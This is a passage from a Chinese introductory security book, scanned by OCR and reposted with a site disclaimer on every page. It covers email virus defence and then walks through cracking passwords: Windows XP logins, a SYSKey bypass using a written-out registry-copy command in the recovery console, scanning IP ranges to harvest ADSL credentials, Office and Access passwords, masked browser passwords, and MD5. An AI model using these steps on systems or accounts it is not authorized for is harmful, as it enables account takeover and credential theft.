步骤 4　在工具栏中单击 noHTML 按钮，邮件将以纯文本形式显示，这样就可以避免病毒的入侵了，如图 7-67 所示。



图 7-66　阅读 HTML 邮件



图 7-67　使用 noHTML 功能

7.3.4　变更文件关联

通过变更附件中某些特殊格式文件的后缀名，可以使病毒无法自动运行，变更文件关联的具体操作如下：

步骤 1　选择【开始】/【控制面板】命令打开控制面板窗口，在其中双击“文件夹选项”图标，如图 7-68 所示。

步骤 2　弹出“文件夹选项”对话框，选择“文件类型”选项卡，在“已注册的文件类型”列表框中选择要更改关联的 VBS 文件类型，单击 高级(V) 按钮，如图 7-69 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-68　打开控制面板



图 7-69　选择文件类型

步骤 3　弹出“编辑文件类型”对话框，单击 编辑(E)... 按钮，如图 7-70 所示。

步骤 4　弹出“编辑这种类型的操作”对话框，为“操作”、“用于执行操作的应用程序”、“应用程序”和“主题”文本框设置如图 7-71 所示的属性，单击 确定 按钮。



图 7-70　更改文件关联



图 7-71　设置编辑属性

步骤 5　返回“编辑文件类型”对话框，单击 设为默认值(S) 按钮将编辑的操作设置为该文件类型的默认打开类型，如图 7-72 所示，单击 确定 按钮完成更改文件关联的设置。

步骤 6　返回“文件夹选项”对话框，在“'VBS'扩展名的详细信息”栏中可以看到该文件类型的默认打开方式已经变更为用记事本打开，如图 7-73 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7-72　设为默认值



图 7-73　查看修改结果

7.4　常见问题解答



：我之前申请的电子邮箱经常被垃圾邮件攻击，魔法师请告诉我，在哪儿才能申请到特别安全的电子邮箱呢？



：安全是相对的，无论是收费邮箱还是免费邮箱，目前还没有像你说的那种“特别”安全的邮箱。邮箱的选择除了选择提供邮件服务的服务商工作稳定、安全、可靠外，更主要的还在于平时的使用与维护，这方面的安全防范更为重要，比如：不轻易公开邮箱地址；设置复杂的登录密码并经常更改密码；配合邮件病毒实时监控查杀程序；不打开不认识人的邮件；发送邮件的同时再发一份备份邮件到自己的另一邮箱；尽量不在网吧或其他公共网络环境下收发邮件等。



：魔法师，我在很久以前申请了一个电子邮箱，最近我发现我的邮箱满了，无法再接收邮件了，我该怎么办呢？



：你可以用 Outlook Express 把邮件接收到你的电脑中，也可以转发到别的电子邮箱中，然后再清空容量被占满的电子邮箱中的电子邮件。



：魔法师，我在家里使用电脑打开 163 免费邮箱的速度很快，可在学校里用另一台电脑打开该邮箱的速度就特别的慢，会不会是因为我的电脑被攻击了？可我已经在两台电脑上都安装了杀毒软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



：根据你的情况，被病毒攻击的可能性不大，目前许多高校使用的都是教育网宽带，而这类宽带在登录某些邮箱时受端口的限制不能进行高速连接，如果你想在学校里登录 163 免费邮箱，可以访问http://edu.mail.163.com地址，如图 7-74 所示，这样就能获得较高的速度了。



图 7-74　163 的教育网登录界面

7.5 过 关 练 习

（1）在自己的电脑上使用 Outlook Express 设置防御垃圾邮件的功能。

（2）在 163 免费邮中申请一个邮箱，再按照本章中的相关内容，试着找回邮箱密码，以熟悉找回邮箱密码的操作。

（3）按照本章的相关内容，在自己的电脑上使用 Outlook Express 将电子邮件中的附件内可能存在的病毒隔离。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.1 破解系统中的密码

为了保护电脑系统中的重要资源，许多用户都会在电脑中设置一些登录的密码，但如果忘记了登录密码就会妨碍电脑的正常使用，这时就需要破解登录密码。下面就介绍几种常用的破解系统密码的方法。

8.1.1 破解 Windows XP 登录密码

在刚安装的 Windows XP 中，通常会有两个管理员账户，一个是用户在安装系统时自行创建并用于登录 Windows XP 的账户，另一个是系统默认创建的 Administrator 账户，通过 Administrator 账户即可破解用户自行创建的账户所使用的密码。其具体操作如下：

步骤 1 启动电脑，进入欢迎画面，在这里可以选择登录 Windows XP 操作系统的账号，如图 8-1 所示。

步骤 2 按【Ctrl+Alt+Del】键，切换到 Windows XP 操作系统的传统登录界面，如图 8-2 所示。




图 8-1 进入欢迎界面



图 8-2 传统登录界面

步骤 3 在“用户名”文本框中输入要使用其登录操作系统的账号为 Administrator，如图 8-3 所示，单击 确定 按钮。

步骤 4 成功登录 Windows XP 操作系统。



图 8-3 输入账号



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5　选择【开始】/【控制面板】命令，在打开的“控制面板”窗口中双击“用户账户”图标，如图 8-4 所示。

步骤 6　在打开的“用户账户”窗口中列出了当前系统中所有的用户账户，但是并没有 Administrator 账户，因此可以知道该账户是隐藏的，这里单击 Star 账户图标，如图 8-5 所示。




图 8-4　打开控制面板窗口



图 8-5　查看账户

步骤 7　在打开的“您想更改 Star 的账户的什么？”窗口中，单击“删除密码”超链接，如图 8-6 所示。

步骤 8　在打开的“您确实要删除 Star 的密码吗？”窗口中单击 删除密码(D) 按钮即可，如图 8-7 所示。



图 8-6　单击“删除密码”超链接




图 8-7　单击“删除密码”按钮

8.1.2　SYSKey 双重加密及破解

SYSKey 程序可以对系统账号和密码进行加密，而且它还可以为系统设置双重加密，从而极大地提高系统的安全性。

1. 设置 SYSKey 启动密码

Windows XP 中自带了 SYSKey 程序，通过它可以启动加密功能，具体操作如下：

步骤 1　选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中输入“syskey”，如图 8-8 所示，单击 确定 按钮。

步骤 2 启动 SYSKey 程序，弹出“保证 Windows XP 账户数据库的安全”对话框，选中 ◉ 启用加密(E) 单选按钮，单击 确定 按钮，如图 8-9 所示。此时只是完成了对存储 Windows 用户密码的 SAM 文件的二次加密工作，并没有设置双重启动密码。




图 8-8 输入命令




图 8-9 启用加密

步骤 3 重新启动 SYSKey 程序，单击 更新(U) 按钮，弹出“启动密码”对话框，选中 ◉ 密码启动(P) 单选按钮，如图 8-10 所示。

步骤 4 在“密码”和“确认”文本框中分别输入相同的密码，如图 8-11 所示，单击 确定 按钮。



图 8-10 启动加密



图 8-11 输入密码

步骤 5 如果设置无误，将弹出“成功”对话框，并提示“账户数据库的开始密码已更改”，如图 8-12 所示，单击 确定 按钮，系统的双重密码设置成功。

步骤 6 重新启动电脑，将弹出“Windows XP 启动密码”对话框，在其中的“密码”文本框中输入启动密码，如图 8-13 所示，输入正确的密码后才能登录系统。




图 8-12 提示设置成功




图 8-13 验证双重启动密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 破解 SYSKey 启动密码

Windows 目录下的 repair 文件夹是用于放置首次启动 Windows XP 操作系统时创建的注册表备份文件的区域，通过将其中的内容替换当前系统中的注册表文件即可破解 SYSKey 密码，具体操作如下：

步骤 1　使用 Windows XP 安装光盘进入系统安装引导画面，按【R】键进入“系统故障恢复控制台”界面，如图 8-14 所示。

步骤 2　输入“1”，并按【Enter】键确定使用该操作系统的故障恢复控制台，输入“copy c:\windows\repair\security c:\windows\system32\config”命令替换文件，并用相同的方法将“c:\windows\system32\config”文件夹中的文件逐个替换为“c:\windows\repair”文件夹中的同名文件，如图 8-15 所示。



图 8-14　进入“系统故障恢复控制台”界面



图 8-15　替换文件

步骤 3　重新启动电脑，不需要 SYSKey 密码就可以登录系统，破解成功。

8.1.3　破解 ADSL 密码

ADSL 宽带上网是目前比较流行的一种上网方式，但这种上网方式存在一定的漏洞，如果用户忘记了 ADSL 账号或密码，就无法上网。但通过“ADSL 密码终结者”软件可用来查找 ADSL 上网所使用的账号和密码，其破解能力很强（下载地址是 http://hackbase.com/soft/2005-06-30/10976.html）。下面将介绍用其破解 ADSL 账号密码的方法，具体操作步骤如下：

步骤 1　选择【开始】/【所有程序】/【adsl 密码终结者】/【adsl 密码终结者】命令，启动 ADSL 密码终结者软件。

步骤 2　在操作界面中选择“扫描选项”选项卡，在“开始 IP”和“结束 IP”文本框中输入要扫描的 IP 地址范围，单击[加入列表↓↓(A)]按钮将该 IP 地址段添加到列表中，如图 8-16 所示。

步骤 3　选择“扫描”选项卡，单击[开始(S)]按钮，程序将开始对设置的 IP 段进行扫描并显示扫描结果，如图 8-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-16 设置扫描范围



图 8-17 开始扫描

8.2 破解办公软件密码

Office 办公软件是目前最常用的电脑办公软件，而通过其自带的保护文档密码的功能，可对重要的文档进行加密保护。但如果设置的密码遗忘了，自然会为工作带来麻烦，这时就可以通过密码破解来找回密码。

8.2.1 Word 保护文档密码

在 Word 中可以设置保护文档密码，防止重要的文档被修改，也可以借助相应的工具软件破解设置的密码，下面就进行介绍。

1. 设置 Word 保护文档密码

在 Word 2003 中设置保护文档密码后，不会影响用户正常打开和阅读文档，但能防止用户阅读文档时对其中的内容进行修改，具体操作如下：

步骤 1 启动 Word 2003，在打开的窗口中选择【工具】/【选项】命令，如图 8-18 所示。

步骤 2 弹出“选项”对话框，再选择“安全性”选项卡，单击 保护文档(P)... 按钮，如图 8-19 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-18　选择菜单命令




图 8-19　单击按钮

步骤 3　对话框将自动关闭，并返回 Word 操作界面。在打开的“保护文档”任务窗格中选中☑仅允许在文档中进行此类编辑:复选框，在其下的下拉列表框中选择“未作任何更改（只读）”选项，单击[是，启动强制保护]按钮，如图 8-20 所示。

步骤 4　弹出“启动强制保护”对话框，选中⊙密码(A)单选按钮，在“新密码”和“确认新密码”文本框中输入相同的密码，如图 8-21 所示，单击[确定]按钮，然后将文档保存即可。




图 8-20　选择加密选项




图 8-21　输入密码

2. 破解 Word 保护文档密码

使用 Advanced Office Password Recovery Trial 程序可以破解 Word 2003 保护文档的密码（下载地址是 http://www.onlinedown.net/soft/37776.htm），具体操作如下：

步骤 1　选择【开始】/【AOPR 4.01 专业版】/【Advanced Office Password Recovery Trial】命令，启动 Advanced Office Password Recovery Trial 程序。

步骤 2　在打开的 Advanced Office Password Recovery Trial 操作界面中单击“打开文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件”按钮，如图 8-22 所示。

步骤 3 弹出“打开文件”对话框，在“查找范围”下拉列表框中选择要破解的文件的位置，并选择要破解的文件，单击 打开(O) 按钮，如图 8-23 所示。



图 8-22 单击按钮



图 8-23 打开文件

步骤 4 软件将自动开始破解密码，完成后将在弹出的“Word 密码已被恢复”对话框中显示处理结果，如图 8-24 所示。




图 8-24 破解密码

8.2.2 Word 打开权限密码

对于需要保密的文档，可以设置 Word 的打开权限密码功能，使文档只能被知道密码的用户打开。不过在忘记打开权限密码的情况下，也可以借助工具软件将其破解。

1. 设置 Word 打开权限密码

在 Word 2003 中可以轻松地设置打开权限密码，具体操作如下：

步骤 1 启动 Word 2003，在打开的窗口中选择【工具】/【选项】命令，如图 8-25 所示。

步骤 2 弹出“选项”对话框，选择“安全性”选项卡，在“打开文件时的密码”文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本框中输入需要的密码，如图 8-26 所示，单击 确定 按钮。




图 8-25　选择命令



图 8-26　输入密码

步骤 3　弹出“确认密码”对话框，在“请再次键入打开文件时的密码”文本框中输入与“打开文件时的密码”相同的密码，如图 8-27 所示，单击 确定 按钮即可成功设置打开权限密码，完成后保存文档。




图 8-27　确认密码

2. 破解 Word 打开权限密码

功能强大的 Advanced Office Password Recovery Trial 是破解 Word 打开权限密码的有效工具，具体操作如下：

步骤 1　启动 Advanced Office Password Recovery Trial 程序，单击其操作界面中的“打开文件”按钮，如图 8-28 所示。

步骤 2　弹出“打开文件”对话框，在“查找范围”下拉列表框中选择要打开的文件的位置，在下面的列表框中选择要打开的文件，如图 8-29 所示，单击 打开(O) 按钮。

魔法档案

在“Word 密码已被恢复”对话框中单击 OK 按钮后将返回到程序的操作界面，在日志窗口栏中可以看到关于此次破解的详细信息。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-28 启动程序



图 8-29 打开文件

步骤 3 程序将自动开始破解密码，完成后会在弹出的“Word 密码已被恢复”对话框中显示处理结果，如图 8-30 所示。




图 8-30 破解密码

魔力测试

自己在电脑中为一篇文档设置 Word 打开权限密码，再通过本节中所使用的破解软件，将这个密码破解。

8.2.3 Excel 打开权限密码

与 Word 一样，Excel 也具有非常强大的数据安全功能，用户可以通过为其设置打开权限密码来提高安全性。同样，在用户忘记此打开密码时，也可以通过破解找回密码。

1. 设置 Excel 打开权限密码

在 Excel 2003 中打开权限密码的设置方法与 Word 2003 基本相同，具体操作如下：

步骤 1 启动 Excel 2003，将自动创建一个空白工作簿，选择【工具】/【选项】命令，如图 8-31 所示。

步骤 2 弹出“选项”对话框，选择“安全性”选项卡，在“打开权限密码”文本框中输入需要的密码，如图 8-32 所示，单击 确定 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-31　选择命令



图 8-32　输入密码

步骤 3　弹出“确认密码”对话框，在“重新输入密码”文本框中输入与“打开权限密码”相同的密码，如图 8-33 所示，单击 确定 按钮即可成功设置打开权限密码，完成后将工作簿保存。




图 8-33　确认密码



魔法档案

在打开设置了打开权限密码的 Excel 工作簿时，会自动打开一个“密码”对话框，提示该工作簿有密码保护，在“密码”文本框中输入正确的密码后才能将其打开，如图 8-34 所示。



图 8-34　输入密码

2. 破解 Excel 打开权限密码

要破解 Excel 打开权限密码还是需要 Advanced Office Password Recovery Trial 的帮助，具体操作如下：

步骤 1　启动 Advanced Office Password Recovery Trial 程序，单击操作界面中的“打开文件”按钮，如图 8-35 所示。

步骤 2　弹出“打开文件”对话框，在“查找范围”下拉列表框中选择要打开的文件的位置，在下面的列表框中选择要打开的文件，如图 8-36 所示，单击 打开(O) 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-35 启动软件



图 8-36 打开文件

步骤 3 弹出“Excel 密码已被恢复”对话框，在其中将会显示密码破解的进度及结果，如图 8-37 所示。



图 8-37 破解密码

8.2.4 Access 数据库密码

Access 作为中小企业的数据库管理中常用的软件，在数据安全方法的设置方面是非常到位的，Access 提供了设置数据库密码、工作组管理员、用户与组权限和用户与组账户等安全措施，使用户可以保护重要的数据库信息。

1. 设置 Access 数据库密码

由于操作大同小异，下面将以设置 Access 2003 数据库密码为例，介绍设置 Access 数据密码的方法，具体操作如下：

步骤 1 启动 Access 2003，新建一个空白数据库，选择【工具】/【安全】/【设置数据库密码】命令，如图 8-38 所示。

步骤 2 弹出“设置数据库密码”对话框，在“密码”和“验证”文本框中输入相同

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的密码，如图 8-39 所示，单击 确定 按钮即可。



图 8-38　选择命令




图 8-39　输入密码

2. 破解 Access 数据库密码

在忘记密码的情况下，使用 Advanced Office Password Recovery Trial 可以破解 Access 数据库密码，具体操作如下：

步骤 1　启动 Advanced Office Password Recovery Trial 程序，单击其操作界面中的“打开文件”按钮，如图 8-40 所示。

步骤 2　弹出“打开文件”对话框，在“查找范围”下拉列表框中选择要打开文件的位置，在下面的列表框中选择需要打开的文件，如图 8-41 所示，单击 打开(O) 按钮。



图 8-40　启动程序



图 8-41　打开文件

步骤 3　弹出“MS Access 文件信息”对话框，在其中将会显示该数据库文件的破解信息，如图 8-42 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-42　破解密码

8.3　破解 MD5 密码

MD5（Message-Digest Algorithm5）密文加密是目前比较常用的一种密码加密方式，许多网站和 FTP 站点中的密码都是通过 MD5 进行加密的。

8.3.1　查看网站上的密码

目前许多用户都习惯在 IE 浏览器中查看网页、电子邮箱或论坛，而在查看时通常需要在 IE 浏览器中指定的位置输入用户名和密码，其中密码在输入时尽管都会显示成星号或圆点图案，但这并不安全，使用 PwdViewer 程序就能进行破解（下载地址是 http://www.onlinedown.net/soft/25001.htm），具体操作如下：

步骤 1　双击 PwdViewer 应用程序的快捷方式图标启动程序，其启动后将只会在屏幕右上角出现关于该程序的提示框，其中提示了它的版本信息和使用方法等内容，如图 8-43 所示。

步骤 2　启动 IE 浏览器，在地址栏中输入网易网站的地址“http://www.163.com”，按【Enter】键将其打开，在“用户名”和“密码”文本框中分别输入账号和密码，可以看出密码以星号显示。

步骤 3　移动鼠标光标到“密码”文本框上方，此时星号密码将显示在鼠标下方的黄颜色的方框内，如图 8-44 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-43　启动程序



图 8-44　查看密码

8.3.2　MD5 的加密及破解

MD5 加密方式从 1991 年开发成功至今，一直是非常实用且安全的加密方式，它的加密速度快，其作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式。下面将介绍使用 MD5 加密字符串和破解 MD5 密文。

1. 用 MD5 进行加密

“MD5 计算工具”软件是非常高效的 MD5 加密软件，它能在极短的时间内将一串字符生成为 MD5 密码，而且还有 16 位长和 32 位长两种 MD5 密文方式（下载地址是 http://www.onlinedown.net/soft/38397.htm），具体操作如下：

步骤 1　双击 MD5 的应用程序图标启动程序。

步骤 2　在“字符串”文本框中输入需要加密的字符串，在“加密强度选择”栏中选中 32位 单选按钮。

步骤 3　单击 按钮即可生成与“字符串”对应的 MD5 密文并可进行查看，如图 8-45 所示。



图 8-45　用 MD5 进行加密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 破解 MD5 密码

MD5CrackSp 软件是用于破解 MD5 密码的专用软件，具有破解能力强和破解所需的时间相对较短等优点（下载地址是 http://hackbase.com/soft/2006-02-15/10861.html），使用它破解 MD5 算法加密字符串的具体操作如下：

